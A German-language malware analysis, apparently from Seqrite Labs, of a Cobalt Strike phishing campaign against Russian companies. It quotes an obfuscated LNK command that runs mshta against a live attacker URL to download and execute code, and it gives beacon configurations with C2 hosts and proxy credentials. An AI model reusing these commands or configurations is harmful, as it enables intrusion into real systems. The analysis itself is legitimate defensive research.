Operation FrostBeacon: Multi-Cluster-Kobaltangriffskampagne zielt auf Russland
Inhalte
- Einführung
- Hauptziele
- Geografischer Fokus
- Betroffene Branchen
- LNK-Cluster
- Erster Zugriff: Archivlieferung
- Phishing-E-Mails und Köder
- Bösartiger LNK- und HTA-Loader
- Verschleierte PowerShell-Nutzlast
- CVE-Cluster
- Phishing-E-Mails
- Verkettung von CVEs
- Infrastruktur und Attribution
- Fazit
- Seqrite Schutz
- IOCs
- MITRE TTPs
- Autoren
Einführung
Seqrite Labs hat eine gezielte Malware-Kampagne mit dem Namen „Operation FrostBeacon“ identifiziert, die Cobalt-Strike-Beacons an Unternehmen in der Russischen Föderation versendet. Die Phishing-E-Mails deuten darauf hin, dass die Angreifer finanziell motiviert sind und Organisationen ins Visier nehmen, die für Zahlungen, Verträge, Abstimmungen und rechtliche Risiken zuständig sind. Es wurden über 20 initiale Infektionsdateien beobachtet. Der Angriff basiert auf einer mehrschichtigen Infektionskette mit zwei verschiedenen Clustern: Ein Cluster infiziert über Phishing-Archivdateien, die schädliche Verknüpfungsdateien enthalten. Der zweite Cluster nutzt die bekannte Template-Injection-Schwachstelle CVE-2017-0199 aus und kombiniert diese sogar mit der ebenfalls alten Schwachstelle CVE-2017-11882 im Equation Editor.
Beide Cluster lösen eine Remote-HTA-Ausführung aus, um einen verschleierten PowerShell-Loader zu starten. Dieser kann Shellcode im Speicher entschlüsseln und ausführen, was zur Installation von Cobalt Strike führt. Das Ökosystem des Angreifers nutzt mehrere russisch kontrollierte Domänen, die als Command-and-Control-Endpunkte konfiguriert sind, sowie ein angepasstes, flexibles Cobalt-Strike-Profil. Innerhalb jedes Clusters wurden mehrere Infektionsketten beobachtet, von denen einige in diesem Jahr von mehreren Forschern in freier Wildbahn entdeckt wurden. Dieser Blog bietet eine umfassende Analyse des Infektionsablaufs aus mehreren Clustern, der zugehörigen Infrastruktur und der gefundenen Payloads sowie der vom Angreifer verwendeten Techniken.
Hauptziele
Geografischer Fokus
- Russische Föderation
Betroffene Branchen
B2B-Unternehmen in den Bereichen Logistik, Industrieproduktion, Bauwesen und technische Ausrüstung mit Schwerpunkt auf:
- Finanzabteilungen
- Rechtsabteilungen
- Firmen-Info-Postfächer
LNK-Cluster
Erster Zugriff: Archivlieferung

Die Infektionskette beginnt mit der Verbreitung eines Archivs über einen Phishing-E-Mail-Anhang.
Dateiname : рекламация.zip
MD5 : 7096141a5b480e793e9a890b84ebaee2 Geändert : 05.11.2025 23:15:22 Erstmalig gesehen : 06.11.2025 00:08:46 UTC (Russland)
Name, Zeitstempel und die ersten erfassten Telemetriedaten weisen klar auf einen geografischen Schwerpunkt hin: Diese Kampagne zielt direkt auf Nutzer in der Russischen Föderation ab . Die ZIP-Datei enthält zwei Komponenten:
- Eine gefälschte Excel-Arbeitsmappe sollen legitim erscheinen
- Eine bösartige LNK-Datei als PDF-Dokument getarnt
Phishing-E-Mails und Köder

Wir suchten anhand des russischen Dateinamens der Archivdatei „рекламация“ nach weiteren solchen Erstinfektionsdateien, da diese keine Phishing-E-Mail enthielt. Dies führte uns zu insgesamt fünf Dateien und einigen weiteren Infektionsketten sowie einigen interessanten E-Mails.
In einer Infektionskette wurde eine Phishing-E-Mail identifiziert, die von der E-Mail-Adresse „Kristina.Yasnova@art[.]cse[.]ru“ versendet wird (siehe Abbildung unten). Das RAR-Archiv enthält eine Köderdatei und eine Verknüpfungsdatei.


Die E-Mails drehen sich um Vertragszahlungen, Rechtsstreitigkeiten, Inkasso, Schiedsverfahren und Anfragen zur Kontoabstimmung. Dies ist typisch für Branchen, in denen B2B-Zahlungen und langfristige Verträge üblich sind. Diese Taktik ähnelt Social-Engineering-Kampagnen, bei denen Angreifer darauf setzen, dass Opfer vertraut wirkenden Dokumentennamen vertrauen, insbesondere solchen in ihrer Muttersprache. Das Wort „сводная“ bedeutet so viel wie „Zusammenfassung“ oder „Konsolidierungsblatt“ und wird häufig in den Bereichen Logistik, Finanzen und Berichtswesen verwendet. In einigen Archivdateien befinden sich Dokumente, die nicht geöffnet sind. Sie scheinen jedoch als Köder zu dienen und enthalten keine Kontoabstimmung, sondern lediglich eine Blutdrucktabelle.
Bösartiger LNK- und HTA-Loader
Dateiname: рекламация.pdf.lnk
MD5: 16ae36df5bee92d8c4cae8e17583a2c9
Die LNK-Datei ist durch die doppelte Dateiendung als PDF-Dokument getarnt. Der Dateiname „рекламация“ bedeutet „Anspruch/Beschwerde“ und passt somit zu geschäftsorientierten E-Mail-Köder. Beim Doppelklicken auf die Datei wird über cmd.exe folgender Befehl ausgeführt:
· /c powershell -WindowStyle Hidden -Command m^s^h^t^a^ ^h^t^t^p^s^:^/^/^e^z^s^t^a^t^.^r^u^/^f^l^o^w^e^r^s^f^o^r^l^o^v^e^.^g^i^f

Die Ausführungskette offenbart mehrere eindeutig schädliche Verhaltensweisen. PowerShell startet im versteckten Fenstermodus , sodass keine sichtbare Eingabeaufforderung den Benutzer alarmiert. Der Angreifer löst mshta.exe durch Zeichenverschleierung (m^s^h^t^a) aus, um einer direkten Erkennung zu entgehen. Unmittelbar nach der Ausführung kontaktiert das Skript eine Remote-URL , um die nächste Payload abzurufen. Die LNK-Datei öffnet niemals ein lokales Köderdokument , sodass die Infektion unbemerkt im Hintergrund ablaufen kann. Die URL in der LNK-Datei lautet:
- hxxps://ezstat[.]ru/flowersforlove.gif
Obwohl diese Ressource als GIF-Bild erscheint, fungiert sie als Umleitungs- oder Ladestufe. Wenn mshta.exe darauf zugreift, antwortet der Server mit der Auslieferung der eigentlichen Schadkomponente:
· hxxps://valisi[.]ru/dosing.hta
Die HTA- Datei fungiert in der frühen Angriffsphase als zentrale Ausführungskomponente und nutzt über mshta.exe die vollen Windows-Skriptberechtigungen , wodurch eine unbeaufsichtigte Skriptausführung ermöglicht wird.

Nach der Auslösung rekonstruiert der HTA mehrere Base64-kodierte Blöcke zu einem gzip-komprimierten PowerShell-Skript, bereitet die Umgebung für die nächste Payload-Auslieferungsstufe vor und initiiert die Ausführung über eingebettete Logik. Diese mehrschichtigen Kodierungen verschleiern die Daten, erschweren die statische Analyse und gewährleisten einen reibungslosen Ablauf der Angriffskette, ohne frühzeitig erkannt zu werden.
Verschleierte PowerShell-Nutzlast
Die letzte PowerShell-Stufe erfüllt mehrere Schlüsselfunktionen. Sie implementiert eine dreistufige Verschleierungssequenz, wobei jeder Schritt bewusst so gestaltet ist, dass die Offenlegung der Schadsoftware verzögert wird. Die erste Stufe ist eine gzip-komprimierte Base64-Zeichenkette, die in einen MemoryStream eingebettet ist. Nach der Dekodierung und Dekomprimierung ergibt sich das PowerShell-Skript der zweiten Stufe. Dieses Skript enthält zwei Hauptfunktionen:
- func_get_proc_address: Löst dynamisch nicht verwaltete Windows-API-Adressen auf, indem die interne .NET-Klasse Microsoft.Win32.UnsafeNativeMethods und insbesondere deren Methoden missbraucht werden. GetModuleHandle und GetProcAddress.
- func_get_delegate_type: Erstellt Laufzeitdelegatentypen mithilfe von System.Reflection.Emit, um die Ausführung von Funktionszeigern als verwaltete Delegaten zu ermöglichen.
Ihre Aufgabe ist es, ein komplettes In-Memory-Ausführungsframework zu entwickeln, das es dem Loader ermöglicht, APIs ohne Aufrufdeklarationen und ohne Artefakte auf die Festplatte zu schreiben, aufzurufen.

Innerhalb dieses Skripts der zweiten Stufe befindet sich die dritte und letzte Ebene: ein Base64-kodierter Datenblock, der in der Variable `$v_code` gespeichert ist. Nach der Dekodierung führt das Skript eine byteweise XOR- Operation mit dem Schlüssel 35 durch. Dadurch wird ein Roh-Shellcode-Puffer erzeugt. Anschließend allokiert das Skript mithilfe von `VirtualAlloc` ausführbaren Speicher mit den korrekten Parametern für die RWX-Allokation (Allokationstyp 0x3000 und Schutzflag 0x40).
Der entschlüsselte Shellcode wird kopiert und über einen dynamisch generierten Funktionszeiger ausgeführt. Dieser finale Shellcode ist der Cobalt Strike Beacon Loader und vervollständigt die mehrstufige, dateilose Ausführungskette. Die Kombination aus Komprimierung, verschachtelter Base64- und XOR-Kodierung, dynamischer API-Auflösung und direkter Ausführung im Arbeitsspeicher entspricht modernen Methoden, die darauf abzielen, AMSI zu umgehen, EDR-Instrumente zu überlisten und eine Erkennung auf Festplatten vollständig zu vermeiden.

Der Disassembler ist ein Windows x86-Shellcode, der häufig in Malware-Beacons vorkommt. Er implementiert einen reflektierenden Loader, der Win32-APIs dynamisch auflöst, ohne sie zu importieren. Dazu durchläuft er den PEB, findet die kernel32.dll und hasht die Namen exportierter Funktionen mithilfe des ROR-13-Algorithmus. Dadurch werden Zeiger auf LoadLibraryA, GetProcAddress, VirtualAlloc, WinInet-Funktionen und andere Systemaufrufe gewonnen.

Nach der Auflösung des API-Satzes lädt es wininet.dll und baut einen HTTP-basierten Befehls- und Kontrollkanal auf, der sich mithilfe von getarnten Headern und Pfadzeichenfolgen, die jQuery-Dateien ähneln, als normaler Webverkehr tarnt. Es reserviert Lese- und Schreibspeicher, lädt eine sekundäre Nutzlast in Teilen herunter, schreibt sie in den reservierten Bereich und übergibt die Ausführung an den neu empfangenen Code. Dadurch fungiert es als vorbereiteter Malware-Beacon, der für die Remote-Befehlsausführung, die Nutzlastübermittlung und die dauerhafte Kontrolle des kompromittierten Hosts ausgelegt ist. Die Konfiguration des Stagers sieht wie folgt aus:
{'CobaltStrikeStager': {'raw': [{'netloc': 'update.ecols.ru', 'path': '/jquery-3.3.1.slim.min.js', 'port': 8443, 'headers': {'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9, / ;q=0.8′, 'Accept-Language': 'en-US,en;q=0.5', 'Referer': ' http://code.jquery.com/' , 'Accept-Encoding': 'gzip, deflate', 'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}, 'inet_flags': ['INTERNET_FLAG_RELOAD', 'INTERNET_FLAG_NO_CACHE_WRITE', 'INTERNET_FLAG_SECURE', 'INTERNET_FLAG_KEEP_CONNECTION', 'INTERNET_FLAG_IGNORE_CERT_DATE_INVALID', 'INTERNET_FLAG_IGNORE_CERT_CN_INVALID', 'INTERNET_FLAG_NO_UI'], 'watermark': 987654321, 'type': 'HTTPS'}]}} {“Headers”: “Accept: text/html,application/xhtml+xml,application/xml;q=0.9, / ;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nReferer: hxxp://code.jquery.com/\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko\r\n”, “Type”: “Metasploit Download”, “URL”: “hxxp://update.ecols.ru/jquery-3.3.1.slim.min.js”}
Dieser Abschnitt stellt einen Cobalt Strike Stager dar, der sich als JS-CDN-Download tarnt. Dies ist typisch für einen Loader der ersten Stufe, der Nutzdaten über getarntes HTTP(S) abruft und versucht, sich unauffällig in den Webverkehr einzufügen. Die folgende Konfiguration zeigt ein deutlich detaillierteres Profil: einen vollständig konfigurierten HTTPS-Beacon. Einige wichtige Details:
- Nachbearbeitung einschließlich Base64-URL-Dekodierung und XOR zur Verschleierung der Nutzdaten
- Fest codierter Proxy und Anmeldeinformationen
- Prozessinjektion verwendet NtMapViewOfSection
{‘CobaltStrikeBeacon’: {‘raw’: [{‘BeaconType’: [‘HTTPS’], ‘Port’: 8443, ‘SleepTime’: 45000, ‘MaxGetSize’: 2801745, ‘Jitter’: 37, ‘MaxDNS’: ‘Not Found’, ‘PublicKey’: ‘30819f300d06092a864886f70d010101050003818d003081890281810084fcb90f0cb2f1dbe9de6913412e0a42fedd862c395c36c63006921d1eb5fe2860296e99283284318e84109d27ec8a17146ef21241c8012ec2ccd553b61663454d369b35189df81c8b0636513c4e9d97850e675bc3fb888bff30af985a21e5564f55c5be5275010d9b874f2a06b001ade04a3b5274bdacc1e6b8e239338f1165020301000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000’, ‘C2Server’: ‘update.ecols.ru,/jquery-3.3.1.min.js’, ‘UserAgent’: ‘Not Found’, ‘HttpPostUri’: ‘/jquery-3.3.2.min.js’, ‘Malleable_C2_Instructions’: [‘Remove 1522 bytes from the end’, ‘Remove 84 bytes from the beginning’, ‘Remove 3931 bytes from the beginning’, ‘Base64 URL-safe decode’, ‘XOR mask w/ random key’], ‘HttpGet_Metadata’: ‘Not Found’, ‘HttpPost_Metadata’: ‘Not Found’, ‘SpawnTo’: ‘00000000000000000000000000000000’, ‘PipeName’: ‘Not Found’, ‘DNS_Idle’: ‘Not Found’, ‘DNS_Sleep’: ‘Not Found’, ‘SSH_Host’: ‘Not Found’, ‘SSH_Port’: ‘Not Found’, ‘SSH_Username’: ‘Not Found’, ‘SSH_Password_Plaintext’: ‘Not Found’, ‘SSH_Password_Pubkey’: ‘Not Found’, ‘HttpGet_Verb’: ‘GET’, ‘HttpPost_Verb’: ‘POST’, ‘HttpPostChunk’: 0, ‘Spawnto_x86’: ‘%windir%\syswow64\dllhost.exe’, ‘Spawnto_x64’: ‘%windir%\sysnative\dllhost.exe’, ‘CryptoScheme’: 0, ‘Proxy_Config’: ‘hxxp://45.147.14.106:62900’, ‘Proxy_User’: ‘MxvNcQHY’, ‘Proxy_Password’: ‘3uuN9iwg’, ‘Proxy_Behavior’: ‘Use proxy server’, ‘Watermark’: 987654321, ‘bStageCleanup’: ‘False’, ‘bCFGCaution’: ‘False’, ‘KillDate’: 0, ‘bProcInject_StartRWX’: ‘False’, ‘bProcInject_UseRWX’: ‘False’, ‘bProcInject_MinAllocSize’: 17500, ‘ProcInject_PrependAppend_x86’: [‘9090’, ”], ‘ProcInject_PrependAppend_x64’: [‘9090’, ”], ‘ProcInject_Execute’: [‘ntdll:RtlUserThreadStart’, ‘CreateThread’, ‘NtQueueApcThread-s’, ‘CreateRemoteThread’, ‘RtlCreateUserThread’], ‘ProcInject_AllocationMethod’: ‘NtMapViewOfSection’, ‘bUsesCookies’: ‘True’, ‘HostHeader’: ”}]}} {“BeaconType”: [“HTTPS”], “Port”: 8443, “SleepTime”: 45000, “MaxGetSize”: 2801745, “Jitter”: 37, “C2Server”: “update.ecols.ru,/jquery-3.3.1.min.js”, “HttpPostUri”: “/jquery-3.3.2.min.js”, “Malleable_C2_Instructions”: [“Remove 1522 bytes from the end”, “Remove 84 bytes from the beginning”, “Remove 3931 bytes from the beginning”, “Base64 URL-safe decode”, “XOR mask w/ random key”], “HttpGet_Verb”: “GET”, “HttpPost_Verb”: “POST”, “HttpPostChunk”: 0, “Spawnto_x86”: “%windir%\syswow64\dllhost.exe”, “Spawnto_x64”: “%windir%\sysnative\dllhost.exe”, “CryptoScheme”: 0, “Proxy_Config”: “hxxp://45.147.14.106:62900”, “Proxy_User”: “MxvNcQHY”, “Proxy_Password”: “3uuN9iwg”, “Proxy_Behavior”: “Use proxy server”, “Watermark”: 987654321, “bStageCleanup”: “False”, “bCFGCaution”: “False”, “KillDate”: 0, “bProcInject_StartRWX”: “False”, “bProcInject_UseRWX”: “False”, “bProcInject_MinAllocSize”: 17500, “ProcInject_PrependAppend_x86”: [“kJA=”, “Empty”], “ProcInject_PrependAppend_x64”: [“kJA=”, “Empty”], “ProcInject_Execute”: [“ntdll:RtlUserThreadStart”, “CreateThread”, “NtQueueApcThread-s”, “CreateRemoteThread”, “RtlCreateUserThread”], “ProcInject_AllocationMethod”: “NtMapViewOfSection”, “bUsesCookies”: “True”, “HostHeader”: “”}
Es wurden weitere Infektionsdateien beobachtet, die unterschiedliche Domänen und Stager verwenden und den MSHTA-Prozess über PowerShell auslösen, um schließlich Shellcode im Speicher zu dekodieren und zu laden, um den Cobalt Strike Beacon einzusetzen.
CVE-Cluster

Im zweiten Cluster stellten wir fest, dass sogar DOCX-Dateien als Phishing-Anhang versendet wurden. Dies nutzt die bekannte Sicherheitslücke CVE-2017-0199 aus, um einen Formeleditor zu starten, der zur Ausführung einer entfernten HTA-Datei führt.
Phishing-E-Mails

Die Phishing-E-Mail in diesem Fall gibt sich als offizielle Zahlungsaufforderung aus. Darin heißt es, dass bei Nichtzahlung bis zum 14.03.25 Klage beim Schiedsgericht Chabarowsk eingereicht wird, um die überfälligen Beträge inklusive Strafgebühren und Zinsen einzutreiben. Die Nachricht führt konkrete Vertragsbedingungen an und fordert eine unterzeichnete und beglaubigte Abrechnung, das Originaldokument an die angegebene Adresse sowie die Aufbewahrung des E-Mail-Verlaufs.
Eine weitere E-Mail mit ähnlicher Struktur nennt unterschiedliche Zahlungsfristen und den jeweiligen Rechtsraum. Darin wird erklärt, dass die Zahlung gemäß Vertrag mit dem Datum der Banküberweisung als bestätigt gilt, und sie endet mit einem detaillierten Signaturblock inklusive Bankverbindung.


Es wurden weitere derartige E-Mails beobachtet, die eindeutig auf eine Massen-Phishing-Vorlage hinweisen, die manuell oder automatisch wiederverwendet wird. In dem schädlichen Dokumentenanhang рекламация.docx enthielt die Datei word/settings.xml.rels eine attachedTemplate-Beziehung, die auf eine externe Vorlage verwies, die auf aquacomplect[.]ru gehostet wird , wie unten dargestellt:

Diese Konfiguration veranlasst Microsoft Word, beim Initialisieren eines Dokuments eine externe Vorlage anzufordern und zu laden. Solche extern referenzierten Vorlagen entsprechen der Ausnutzungstechnik von CVE-2017-0199 , bei der Angreifer eine externe URL einbetten, um eine sekundäre Nutzlast (üblicherweise HTA- oder skriptbasierte Malware) ohne Makros auszuliefern. Das Vorhandensein der Domain aquacomplect.ru bestätigt daher, dass das Dokument die Einschleusung externer Vorlagen als Teil seiner Infektionskette nutzt. In einer dieser Ketten identifizierten wir eine im Hexadezimalformat kodierte HTML-Entität, die eine RTF-Datei herunterlädt. Diese kann eingebettete Makros enthalten oder über OLE-Objekte Schadsoftware ausnutzen.

Verkettung von CVEs
In den meisten Angriffsketten beobachteten wir, dass das Dokument eine RTF-Datei herunterlud, welche die alte Schwachstelle CVE-2017-11882 im Formeleditor ausnutzte. Selbst Jahre später versuchen Angreifer trotz der erfolgten Patches immer noch, diese Schwachstelle auszunutzen. Eine ähnliche Verkettung beider Schwachstellen wurde in freier Wildbahn beobachtet, wobei CVE-2017-0199 für die Auslieferung und CVE-2017-11882 für die Ausführung einer entfernten HTA-Datei nach einer Umleitung – ähnlich dem LNK-Cluster, der zu Cobalt Strike führt – genutzt wurde.

Auch im Jahr 2025 verkettete SideWinder diese spezifischen CVEs, die auf hochrangige Regierungsinstitutionen in Südasien (Sri Lanka, Bangladesch, Pakistan) abzielten, wo sie bösartige Word/RTF-Dateien verwendeten, die sowohl CVE-2017-0199 als auch CVE-2017-11882 als anfängliche Infektionsvektoren ausnutzten.
Infrastruktur und Attribution
Ausgehend von der URL des Cobalt Strike Stagers „update[.]ecols[.]ru“, der den finalen Beacon herunterlädt, suchten wir nach ähnlichen URLs und identifizierten mit der folgenden Abfrage mehr als 40 solcher URLs.

Dies führte uns zu weiteren Kampagnen mit ähnlichen Archiv- und Dokumentdateien sowie mehreren russischsprachigen Lockvögeln. Die beobachteten Domains sind alle bei russischen Anbietern registriert; die Details zum Erstellungsdatum sind unten aufgeführt.
| Domain | Erstellungsdatum | Registrieren |
| incident.zilab[.]ru | 2015-11-15T09:46:56Z | RU-CENTER-RU |
| mcnn[.]ru | 2004-10-18T20:00:00Z | R01-RU |
| order.edrennikov[.]ru | 2007-08-26T20:00:00Z | RU-CENTER-RU |
| cba.abc92[.]ru | 1999-10-26T15:07:24Z | RU-CENTER-RU |
| forensics[.]jwork[.]ru | 2009-05-06T20:00:00Z | RD-RU |
| hostbynet[.]ru | 2017-04-09T21:43:46Z | R01-RU |
| moscable77[.]ru | 2019-03-26T11:32:10Z | REGRU-RU |
| gk-stst[.]ru | 2023-01-12T05:38:27Z | REGTIME-RU |
| aquacomplect[.]ru | 2016-02-26T15:47:04Z | REGRU-RU |
| ezstat[.]ru | 2011-01-13T13:41:30Z | RU-CENTER-RU |
| ekostroy33[.]ru | 2020-10-14T07:22:13Z | R01-RU |
| valisi[.]ru | 2016-03-11T10:14:40Z | REGRU-RU |
| bsprofi[.]ru | 2010-12-29T11:51:35Z | REGTIME-RU |
| iplis[.]ru | 2011-01-15T19:15:01Z | RU-CENTER-RU |
| zetag[.]ru | 2015-12-18T09:47:12Z | RD-RU |
| lieri[.]ru | 2020-03-04T15:48:22Z | REGRU-RU |
| dosingpumps[.]ru | 2015-04-03T08:57:01Z | RD-RU |
| esetnod64[.]ru | 2023-08-14T16:38:10Z | REGRU-RU |
| yadro[.]ru | 2000-12-19T21:00:00Z | RU-CENTER-RU |
| iplogger[.]ru | 2011-01-22T04:15:13Z | RU-CENTER-RU |
| krona77[.]ru | 2018-12-19T11:06:01Z | BEGET-RU |
| bti25[.]ru | 2022-12-10T06:57:06Z | BEGET-RU |
| emec[.]su | 2015-06-05T16:01:05Z | RD-SU |
| gemme-cotti[.]ru | 2016-02-02T20:21:38Z | REGRU-RU |
